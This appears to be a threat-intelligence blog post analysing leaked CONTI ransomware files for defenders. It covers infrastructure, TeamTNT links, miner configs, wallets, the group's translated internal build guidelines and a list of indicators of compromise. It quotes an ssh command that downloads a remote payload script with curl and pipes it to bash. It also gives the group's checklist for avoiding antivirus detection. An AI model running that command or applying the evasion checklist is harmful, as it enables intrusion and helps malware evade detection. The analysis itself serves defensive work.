



CONTI was particularly infamous for targeting the healthcare sector during the COVID-19 pandemic, disrupting hospital operations and other essential services. They were known for their double extortion tactics, threatening to leak stolen data if ransom demands weren’t met.
However, the crisis in Ukraine in February 2023 has not left cybercrime groups untouched. An alleged member of the CONTI ransomware group has leaked source code, information and chats between the groups members, after CONTI publicly supported the actions of the Russian Government. Nettitude’s Incident Response Team. Our team obtained the leaked files to analyse the technologies, modus operandi and internal documentation, shedding more light into the operations of the group, in hope that the published TTPs and IoCs will help organizations better prepare and respond in case of ransomware attacks.
Infrastructure

CONTI’s infrastructure is heavily leveraging ansible, vagrant and containerized configuration files to make versatile deployments for each victim. A private gitlab server was located holding the the CI token of the group.
Firewalls

To better fend off Blue Teams and Security Researchers, the group has set up iptables whitelisting only specific IP addresses of their infrastructure as seen below:
SSH Public Keys
It appears that CONTI ransomware group has affiliations with the TeamTNT group either offering or receiving access to compromised machines.
DRSA_PUBKEY='ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQDYmuFzpuEpN/KHPbQkSUT1Xe/gVl3FpIe/GlhJEnW84rCM
sYhRe2xxcPc1xfZd10JBhM1kEhs5aycIYiPvLYTRi7mA88hE15OVCkwgPT2HgaY8oetbiNiu18jB
ygbnku2/avpf/Xl2vkcNJRwHjkik3/Vid9fSleNWeAI+RGrMRRiP4hXVBQjHbuSFlw2VDg0uZINo
dP+n8oWBDHGnMGei9W6OXxQ3R5C+oKBw9NA3K/drsqvJh81jbEkDXyqCG0Nj0sAUk6o/aGIIQpwx
I3ez2Vi/lqm5LYsRO6ICsHP6RXJT/08XkUVNMu7BLnje2RCG/kSKjVqW8QePyajHJ64kHwYf1yey
GfObZJWhUSP3yPK6UtGxBouyA/TPTqvba4vAmUy1Jl7hyWkoa4KUwgmsEizmT9n8GEg1USPXxRWN
qv0VIi5160tcoujrB85HYwjwIhbphCqhTKyNwnnFJNratI1hGurgr8t0fflC/igLph8PapiayTwT
LEbNwSUwVp8D3rvBkYB+XV2wO4
+q24IoNZJO6ePXEA80jAVEa7eGhlnV5BUIIG+pYP/CkukcggyW+vGRTrl07KrvhAn9dLGDg1J8KZ
M2hMx5L/2ulgjKTjPZI566fL6Y0dDhPJZH8bxAq6i/ciXXZFeuaG4eCDkitPdSzhFtyuZQj712h6
NLow== hilde@teamtnt.red'
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i
/root/id_rsa root@127.0.0.1 -p$SSH_PORT "nohup curl
http://45.9.148.182/cmd/Kubernetes_root_PayLoad_2.sh | bash &"
Cryptominers and wallets
Several Xmrig deployment configuration files were found that point once again to TeamTNT
{
"RunMode": "client",
"ServerName": "45.9.148[.]182",
"ServerPort": 9999,
"ServerUser": "HildeGard",
"ServerPassword": "TeamTNT*4ever",
"EnableServerConfig": "1",
"EnableServerPools": "1",
"ServerConfigName": "algorithms,coins,config,pools,scheduler"
}
The configuration files of the cryptominers were pointing to the following wallet addresses:
438ss2gYTKze7kMqrgUagwEjtm993CVHk1uKHUBZGy6yPaZ2WNe5vdDFXGoVvtf7wcbiAUJix3NR9P h1aq2NqSgyBkVFEtZ84hYzyMkfn8RAb5yMq7v7QfcZ3zgBhsGxYjMKcZU8E43ZDDwDAdKY5t84TMZqfPVW84Dq58AhP3A bUNoxznhvxEaV23f57T
In one particular configuration, we identified the following username and pool mining address:
- Username:
0x7420343c767fa5942aF034a6C61b13060160f59C - Pool address:
51.195.105[.]101:2020
Locker source code

Among the files examined, source code for ContiLocker_v2 and decryptor were identified along with compiled executables of the ransomware and the decryptor. The ransomware will encrypt the files with the ChaCha algorithm implementation of .Net and proceed with creating a public key for the victim that will be utilised for communications and negotiations. As expected, the locker will delete the shadow copies of the Windows systems to hinder the system’s restoration from a local backup.
Internal Documentation
Surprisingly, a wealth of internal documentation was found that can assist the administrators, malware developers and operators conduct their activities. The documentation is mostly in Russian and was translated to better understand the modus operandi of the group. Considering the prolific outcome from a successful operation, CONTI has created guidelines, resembling more to a mature operational organization with structured SOPs rather than an opportunistic gathering of operators with a common goal.
Explicit instructions are often given to developpers when testing their code, to avoid detection, like prohibiting the upload to VirusTotal and ensuring that PDB files are purged before compilation
Original text (in Russian)
ВАЛИДАЦИЯ СБОРОК
Перед выдачей сборки разработчик обязан:
- самостоятельно провести дымный тест
- проверить необфусцированные строки в бинарных файлах Release_nologs.
Это можно сделать как простым просмотром тела файла в Far,
так и с помощью IDA Pro (после окончания разбора файла открываем Open Subview -> Strings),
так и сторонними утилитами.
- В особенности нужно убедиться в отсутствии никнеймов и путей в бинарниках
(по типу d:\work\Vasya Ivanov\project\project.pdb)
- проверить отсутствие ссылки на отладочную информацию в Release_nologs
(IDA Pro выдает окно с предложением подключить отладочные символы при начале разбора
файла)
- проверить файл на dyncheck.com на статическом анализе. Динамический анализ НЕ ЗАПУСКАТЬ!
Допустимые показатели детектов:
* x86 - до 6-и детектов
* x64 - до 3-х детектов
!!!ЗАПРЕЩЕНО проверять детекты на virustotal.com!!!
Translated in English
VALIDATION OF ASSEMBLIES
Before issuing an assembly, the developer must:
- perform a smoke test themselves
- check for unobfuscated strings in Release_nologs binaries.
This can be done either by simply viewing the file body in Far,
or using IDA Pro (after you finish parsing the file, open Open Subview -> Strings),
or with third-party utilities.
- Especially make sure that there are no nicknames and paths in the binary
(like d:\work\Vasya Ivanov\project\project.pdb).
- make sure that there is no reference to debugging information in Release_nologs
(IDA Pro gives you a window suggesting to include the debug symbols when you start parsing the file)
- check the file on dyncheck.com for static analysis. DO NOT run dynamic analysis!
Allowed detects:
* x86 - up to 6 detects
* x64 - up to 3 detects.
!!! It is FORBIDDEN to check detects on virustotal.com!!!
Several guidelines have been created to assist the operators with mapping and understanding the internal
structure of a compromised domain and move laterally unnoticed to other systems. It should be noticed
that extensive guidelines for CobaltStrike usage have been identified when the initial foothold has been
established, like the following that leverages the ZeroLogon vulnerability.

It should not come as a surprise that CobaltStrike is being used, given its popularity among cybercriminals, APT groups and Red Teams due its low detectability, advanced modularity and customisation and its notorious beacon configuration.
Indicators of Compromise (IoCs)
- 188.138.1[.]53
- 94.130.12[.]30
- 85.214.149[.]236
- 45.9.148[.]182
- 45.142.215[.]227
- 185.117.73[.]55
- 195.123.239[.]127
- 146.185.219[.]74
- 188.227.59[.]40
- 185.14.30[.]119